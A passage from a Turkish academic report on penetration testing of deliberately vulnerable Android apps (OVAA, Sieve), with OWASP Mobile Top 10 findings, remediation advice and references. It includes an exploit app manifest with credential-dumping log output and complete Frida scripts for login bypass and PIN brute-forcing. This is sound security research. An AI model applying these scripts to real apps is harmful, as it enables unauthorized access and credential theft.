Bir sonraki adımda, dışa aktarılmayan ama intent flag ayarlanmışsa erişilebilen içerik sağlayıcısına erişilmeye çalışılmıştır. DeeplinkActivity sınıfında, uygulamanın bir aktivite açmak için startActivityForResult yöntemini kullandığı görülmüştür. Çağrılan bir bitiş yönetmi nedeniyle, onActivityResult yöntemi aşağıdaki kod parçasında da görülen kısmın yürütülemeyeceği görülmüştür.Finish methodu, mevcut aktiviyeti yok edeceğinden aktivite artık sonucun geri gelmesini beklememektedir. Bu sorun finish methodu bulunduğu mevcut satırdan çıkarılıp kod satırında 73. Satırdan sonraya alınırsa sorun çözülecektir.

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    loginUtils = LoginUtils.getInstance(this);
    Intent intent = getIntent();
    Uri uri;
    if(intent != null
        && Intent.ACTION_VIEW.equals(intent.getAction())
        && (uri = intent.getData()) != null) {

        processDeeplink(uri);
    }
    finish();
}
```

Şekil 84.Ovaa/ DeeplinkActivity

Belirlenen zafiyetlerden yararlanabilmek için, MainActivity ve EvilActivity isminde iki aktivite ile bir ExploitApp oluşturulmuştur. EvilActivity eylemi, oversecured.ovaa.action.GRANT_PERMISSIONS olarak ayarlanmıştır.Bu, DeeplinkActivity'nin başka bir etkinlik karşılayamazsa bu etkinliği başlatacağı anlamına gelmektedir. Bu sayede, içerik sağlayıcısını kullanarak kimlik bilgilerine erişilebilmektedir.

```

<activity
+Shift+F)   android:name = ".MainActivity"
             android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
    <activity>

    <activity ANDROID:NAME=".EvilActivity" android:exported="true">
        <intent-filter android:priority="999">
            <action android:name="oversecured.ovaa.action.GRANT_PERMISSIONS" />
        </intent-filter>
    </activity>

```

Şekil 85.Ovaa/Exploit

Exploit başlatılarak bilgilere erişilmiştir.

```

2022-04-18 15:35:53.519 6982-6982/com.example.arbitrarycontentprovider D/LOG: [1] Opening ovaa app using deeplink from MainActivity of exploit app.
2022-04-18 15:35:53.604 6982-6982/com.example.arbitrarycontentprovider D/LOG: [3] Fired EvilActivity of exploit app from DeeplinkActivity of ovaa app.
2022-04-18 15:35:53.604 6982-6982/com.example.arbitrarycontentprovider D/LOG: [4] Returning new data with flag having grant_read_uri_permission
2022-04-18 15:35:53.632 6982-6982/com.example.arbitrarycontentprovider D/LOG: [6] Got the intent with flag grant_read_uri_permission. Now we can access the content provider.
2022-04-18 15:35:53.639 6982-6982/com.example.arbitrarycontentprovider D/LOG: >>>> Dumping cursor android.content.ContentResolver$CursorWrapperInner@20a975f
0 {
    email=rahul@example.com
    password=rahul
}
<<<<

```

Şekil 86.Ovaa/ExploitApp Log Çıktısı

Android uygulama geliştirilirken ‘implicit intent’ denilen gizli intent ile, faaliyet, veri ve grup değerlere göre etkileşimler çağrılmaktadır. Uygulamada bulunan beş aktiviteden üç tanesi aktarılmaktadır. Diğer iki aktivite de korumalı değildir. [android:allowBackup=true] komutu adb aracılığıyla yedekleme ve geri yükleme olanağı sağlamaktadır. Bu uygulamada değer ‘true’ olarak verilmiştir. ‘False’ olarak ayarlanması gerekmektedir. Aksi takdirde tüm uygulama verileri adb aracılığıyla kaydedilebilmektedir. Sistemin yedeği bulunsu bile yedeklenemez ve geri yüklenemez hale gelecektir.

Manifest dosyasında bulunan aktivite komutlarındaki bir diğer problem, aktivite sınıfına dışarıdan erişimin açık olmasıdır. Diğer uygulamalar, bu uygulamadaki ilgili aktivite sınıfı ile iletişime geçebilmektedir. Kötü niyetli saldırganlar, tersine mühendislik işlemleriyle dışarıya açık durumda olan aktivite veya sınıfları tespit edebilirler. Açık belirlenen aktivite sınıfında dosya indirme işlemine izin veriliyorsa, kötü niyetli kişiler tarafından virüs içeren dosyalar indirilerek uygulamanın çalışması engellenebilir.

Uygulamanın içerik sağlayıcısı korunmamaktadır. [android:exported=true] komutu true değeriyle dönmektedir. ‘True’ olarak belirlenen değer başka uygulamaların erişebileceği anlamına gelmektedir. Uygulamadaki bileşenlerin dışarıya açık olması gerekmiyorsa AndroidManifest.xml dosyasında bulunan exported özelliği ‘false’ olarak ayarlanmalıdır. Uygulamanın dışarıya açılması gerekiyorsa özelleştirilmiş izin ve imzalama sertifikası

kullanılarak dışarıdan gelebilecek saldırılar engellenebilmektedir. Tablo 4'te uygulamanın manifest analizi ve açıklamaları verilmiştir.

Uygulamanın dışarıya açılması gerekiyorsa AndroidManifest.xml dosyasına Şekil 1'deki gibi özel izin eklenmelidir. Böylece uygulama güvenliği arttırılmaktadır.

```
1 <permission android:name="com.smality.MY_PERMISSION"  
2     android:protectionLevel="signature"  
3     android:label="A custom permission" />  
4  
5 <uses-permission android:name="com.smality.MY_PERMISSION"/>
```

Şekil 87.Ovaa/Android Manifest.xml/Özen İzin

OVAA uygulamasının kod analizine bakıldığında, dosyaların çoğunda hassas bilgilerin bulunduğu görülmektedir. Veriler sabit kodlanmıştır. Uygulama harici depolama birimine okuma ve yazma işlemi gerçekleştirebilmektedir. Herhangi bir uygulama harici belleğe yazılan bilgiyi okuyabilmektedir. Kötü niyetli kişiler bu hassas verilere erişebilmektedir.

Uygulamada AES ECB şifreleme kullanılmaktadır. ECB en temel moddur. Plain-Text, şifreleme algoritmasının bloklar şeklinde ayrılarak doğrudan işleme alınmasına ECB modunda şifreleme denmektedir. ECB mod, şifrelenecek olan metni şifreleme algoritmasının istediği bölüm sayısına bölmektedir. Bu mod ortadaki adam saldırısına neden olmaktadır. Her bölüm kendisiyle alakalı çıktı verdiği için verilerin şifresi çözülebilmektedir. Bu probleme çözüm olarak başka operasyon modu kullanılmalıdır. ECB modu yerine CBC (Cipher Block Chaining) modu kullanılarak uygulama güvenliği arttırılabilmektedir. Uygulama SSL sertifikası kullanmaktadır. Ortadaki adam saldırılarından kurtulmak için etkili bir çözüm olduğu söylenebilir.

3.1.5.5. Sieeve Uygulaması

Manuel analize geçmeden önce uygulamanın “MainLoginActivity.java” dosyası incelenmiştir. “checkKeyResult” ismindeki fonksiyon ile boolean değeri true ise başarılı giriş, false ise hatalı giriş işlevine yönlendirdiği görülmüştür.

```

public void checkKeyResult(boolean status) {
    if (status) {
        loginSuccessful();
    } else {
        loginFailed();
    }
}

```

Şekil 88.Sieve/MainLoginActivity

Sieve uygulaması test edilirken Frida aracı kullanılmıştır. Emulatorde Sieve uygulaması açılmıştır. Yazı kısmında bir şifre girildiğinde uygulamanın bu hassas bilgileri kaydettiği görülmüştür. Frida aracı kullanılarak uygulamanın çalıştığı bağlantı noktası bulunmuştur.

```
frida-ps -aU | grep -i "sieve"
```

Yukarıdaki kod çalıştırıldıktan sonra uygulamanın “com.mwr.example.sieve” bağlantısı bulunmuştur.Login bypass işlemi yapılırken bu bilgi kullanılmıştır.

```
15415 Sieve com.mwr.example.sieve
```

Aşağıdaki kod parçası aracılığıyla, Frida aracı kullanılarak, checkKeyResult fonksiyonundaki boole değeri ‘true’ olarak değiştirilerek, bu fonksiyon geçersiz kılınmıştır.

```

import frida, sys

def on_message(message, data):
    if message['type'] == 'send':
        print("[*] {}".format(message['payload']))
    else:
        print(message)

jscode = """
Java.perform(function () {
    //Obtain reference of the Activity currently running
    var MainActivity = Java.use('com.mwr.example.sieve.MainLoginActivity');
    //Obtain reference of the function which needs to be called
    MainActivity.checkKeyResult.implementation = function (b) {
        send('checkKeyResult');
        //Calling the function and passing the boolean parameter as true
        this.checkKeyResult(true);
        console.log('Done:');
    };
});
"""

process = frida.get_usb_device().attach('com.mwr.example.sieve')
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
sys.stdin.read()

```


Şekil 89.Sieve/checkKeyResult Fonksiyonun Geçersiz Kılınması

Frida aracında aşağıdaki komutlar çalıştırılarak işleme devam edilmiştir.

```
frida-ps -aU command
```

```
python sieve_1.py
```

Uygulama emulatörde çalıştırılıp, ardından Python komutları çalıştırılmıştır. Komut dosyası yürütülürken “checkKeyResult” fonksiyonunun çağrılması beklenmiştir. “Sign in” ‘e basılarak, ilgili fonksiyon çağrılmış ve Frida JavaScript’i enjekte edilmiştir. Böylelikle fonksiyona gerçek bir değer iletilmiş ve bu ekran atlatılmıştır.



Şekil 90.Sieve/Login Bypass

Bir sonraki aşamada, Sieve uygulamasının bir özelliğinden yararlanılarak Brute Force saldırısı gerçekleştirilmiştir. Sieve uygulaması,arka plana itilip geri getirilmeye çalışıldığında bir PIN girilmesini istemektedir. Aşağıdaki betiği kullanarak, uygulamaya erişim sağlamak mümkündür.

```
import frida, sys

def on_message(message, data):
    if message['type'] == 'send':
        print("[*] {}".format(message['payload']))
    else:
        print(message)

jscode = """
Java.perform(function () {
    var ShortLoginActivity = Java.use('com.mwr.example.sieve.ShortLoginActivity');
    ShortLoginActivity.submit.Implementation = function(v){
        var service=this.serviceConnection.value
        for(var i=1225; i<1240; i++)
        {
            service.checkPin(i+""");
            send(i + " ");
        }
        console.log('Done: ');
    };
});
""";

process = frida.get_usb_device().attach('com.mwr.example.sieve')
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
sys.stdin.read()
```

Şekil 91.Sieve/Brute Forcing the PIN

SONUÇ VE ÖNERİLER

Proje başlangıcında hedeflendiği şekilde, Android işletim sistemine sahip beş farklı uygulama statik,dinamik ve manuel biçimde test edilmiştir. Analiz sonuçları, araştırmamanın ilgili bölümlerinde verilmiştir. Sonuçlara göre, bu beş uygulama arasında en yüksek risk seviyesine sahip uygulama “InsecureBankv2” uygulamasıdır. En az risk içeren uygulama ise, “Ovaa” uygulamasıdır. Uygulamaların OWASP TOP 10’a göre içerdikleri zafiyet çeşidi Tablo 12’de verilmiştir. Buna göre tüm uygulamaların ortak olarak barındırdıkları zafiyet “M2 Insecure Data Storage” zafiyetidir.

Analiz edilen tüm uygulamalar, hassas verileri dışarıdan erişilebilecek şekilde harici bellekte depolamaktadırlar. Bu zafiyet, kötü niyetli saldırganlar tarafından sömürülmektedir. Zafiyetin giderilebilmesi için, hassas veriler dahili depolamada tutulmalıdır. Uygulama veya kullanıcı dahili depolamaya erişememektedir. Kullanıcı uygulamayı sildiğinde dahili depolamadaki veriler de kaldırılmaktadır. Bir diğer yöntem de hizmetin dışarı aktarılıp aktarılmaması gerektiğinin belirlenmesidir. Eğer dışarı aktarılacaksa, uygulama izin dosyasında izinler ayarlanmalıdır. Eğer uygulama izin dosyasında bu değer “false” olarak ayarlanmadıysa varsayılan olarak dışarı aktarılma söz konusu olmaktadır. Bu sebeple, dışarı aktarım istenmiyorsa mutlaka “false” olacak şekilde ayarlanmalıdır. Analiz edilen uygulamalarda ortak olarak kullanılan MD5 algoritması yerine daha güçlü algoritmalar kullanılmalıdır. SHA-256, SHA-3 bu güçlü algoritmalara örnektir. İncelenen birçok uygulamada, AES/ECB/PKCS5 şifrelemesi kullanılmaktadır. Bu şifreleme güvensiz bir şifreleme türüdür. Kriptografik işlemler için ECB modu kullanılmamalıdır. ECB Modu yerine CFB modu kullanılmalı önerilmektedir.

Mobil uygulama güvenlik analizi yapılırken kullanılan araçlardan oldukça memnun kalınmıştır. Tüm uygulamalar için, bu araçlar ile analiz gerçekleştirmenin oldukça kolay ve doğru sonuçlar verdiği görülmüştür. Manuel analiz, online araçlarla yapılan analizde bulunamayan zafiyetleri gözlemlemek için oldukça önemlidir. Online araçlarla sonuç elde edilmesi kadar kolay ve hızlı gerçekleşme de doğru sonuçlara ve detaylara ulaşılabilmesi için gereklidir. Uygulamalar analiz edilirken kullanılan Kali Linux işletim sistemi, içerisinde birçok aracı bulundurması sebebiyle kolaylık sağlamıştır. Aynı zamanda Genymotion emulatörüyle de uyumlu olması işlemleri kolaylaştırmıştır. MobSF online analiz aracı da bir uygulama için birçok analizi aynı anda gerçekleştirme ve raporları çıktı alabilme özellikleri sayesinde kullanım kolaylığı sağlamıştır. MobSF ile elde edilen sonuçlar, manuel analiz ile doğrulanmıştır. Bu sebeple araştırmacılara önerilmektedir.

Tablo 12.OWASP TOP10'a Göre Uygulamaların Kıyaslanması

OWASP TOP 10	InsecureBankv2	Pivaa	Divaa	Ovaa	Sieve
M1: Improper Platform Usage					
M2: Insecure Data Storage					
M3: Insecure Communication					
M4: Insecure Authentication					
M5: Insufficient Cryptography					
M6: Insecure Authorization					
M7: Client Code Quality					
M8: Code Tampering					
M9: Reverse Engineering					
M10: Extraneous Functionality					

Tablo 13.MobSF Sonuçlarına Göre Uygulamaların Risk ve Güvenlik Oranları

	InsecureBankv2	Pivaa	Divaa	Ovaa	Sieve
Security Score	13/200	38/100	38/100	53/100	23/100
Risk Rating	F:Critical Risk	C:High Risk	C:High Risk	B:Medium Risk	F:Critical Risk

KAYNAKÇA

AKADEMİK YAYINLAR:

- Alanda, A., Satria, D., Mooduto, H. A., & Kurniawan, B. (2020, May). Mobile application security penetration testing based on OWASP. In IOP Conference Series: Materials Science and Engineering (Vol. 846, No. 1, p. 012036). IOP Publishing.
- Anıl, U. T. K. U., & Doğru, İ. A. (2016). MOBİL KÖTÜCÜL YAZILIMLAR VE GÜVENLİK ÇÖZÜMLERİ ÜZERİNE BİR İNCELEME. Gazi Üniversitesi Fen Bilimleri Dergisi Part C: Tasarım ve Teknoloji, 4(2), 49-64.
- Arslan, R. S., Doğru, İ. A., & BARIŞCI, N. (2017). Android Mobil Uygulamalar için İzin Karşılaştırma Tabanlı Kötücül Yazılım Tespiti. Politeknik Dergisi, 20(1), 175-189.
- Aytekin, A., Ayaz, A., Tüminçin, F., & Bektaş, E. (2019). Mobil cihazları etkileyen zararlı yazılımlar ve korunma yöntemleri. International Social Research and Behavioral Sciences Symposium.
- BÜYÜKGÖZE, S. (2019). Mobil uygulama marketlerinin güvenlik modeli incelemeleri. Türkiye Bilişim Vakfı Bilgisayar Bilimleri ve Mühendisliği Dergisi, 12(1), 9-18.
- Karataş, G., Akbulut, A., & Zaim, A. H. (2016). Mobil Cihazlarda Güvenlik Tehditler Temel Stratejiler. İstanbul Ticaret Üniversitesi Fen Bilimleri Dergisi, 15(30), 55-75.
- KAYABAŞI, G., & DOĞRU, İ. A. Mobil Cihazlarda Zararlı Yazılım Tespitinde Kullanılan Statik Analiz Araçları.
- MASUM, E., & SAMET, R. (2018). Mobil BOTNET ile DDOS Saldırısı. Bilişim Teknolojileri Dergisi, 11(2), 111-121.
- Takgil, B. (2016). Android Mobil Uygulamalar İçin Yazılım Testi . El-Cezeri, 3 (2) , 0-0 . DOI: 10.31202/ecjse.264196

ELEKTRONİK YAYINLAR

https://www.researchgate.net/publication/322131728_Xamarin_Test_Bulut_uzerinde_Mobil_Uygulama_Testi, Erişim: 01.04.2022).

<https://owasp.org/www-project-mobile-top-10/>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m4-insecure-authentication>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m6-insecure-authorization>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m7-client-code-quality>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m8-code-tampering>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering>

<https://owasp.org/www-project-mobile-top-10/2016-risks/m10-extraneous-functionality>

<https://proandroiddev.com/unpicking-android-security-part-1-improper-platform-usage-ac677a9443b2>

https://cryptographicprocessor.weebly.com/uploads/2/4/5/3/24530999/blok_sifreleme.pdf

gelecegiyazanlar.turkcell.com.tr/blog/mobil-uygulama-guvenlik-gereksinim-standartlari
(Erişim tarihi: 18.05.22)

<https://blog.mzfr.me/posts/2020-11-07-exported-activities/>

<https://cwe.mitre.org/data/definitions/276.html>

<https://cwe.mitre.org/data/definitions/532.html>

<https://cwe.mitre.org/data/definitions/89.html>

<https://cwe.mitre.org/data/definitions/919.html>

<https://cwe.mitre.org/data/definitions/312.html>

<https://cwe.mitre.org/data/definitions/330.html>

<https://cwe.mitre.org/data/definitions/327.html>

<https://cwe.mitre.org/data/definitions/649.html>

GITHUB KAYNAKLARI:

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05d-Testing-Data-Storage.md>

<https://www.mehmetince.net/crypto-101-5-sifreleme-operasyonu-modlari-ecb-cbc-ofb/>

https://github.com/NotSoSecure/dynamic-instrumentation-with-Frida/blob/master/sieve_2.py

<https://github.com/m0bilesecurity/RMS-Runtime-Mobile-Security.git>

<https://github.com/vaib25vicky/awesome-mobile-security.git>

https://github.com/lucideus-repo/UnSAFE_Bank.git

<https://github.com/olacabs/jackhammer.git>

<https://github.com/abhi-r3v0/EVABS.git>

<https://github.com/t0thkr1s/allsafe.git>

<https://github.com/dpnishant/appmon.git>

<https://github.com/oversecured/ovaa>

<https://github.com/htbridge/pivaa>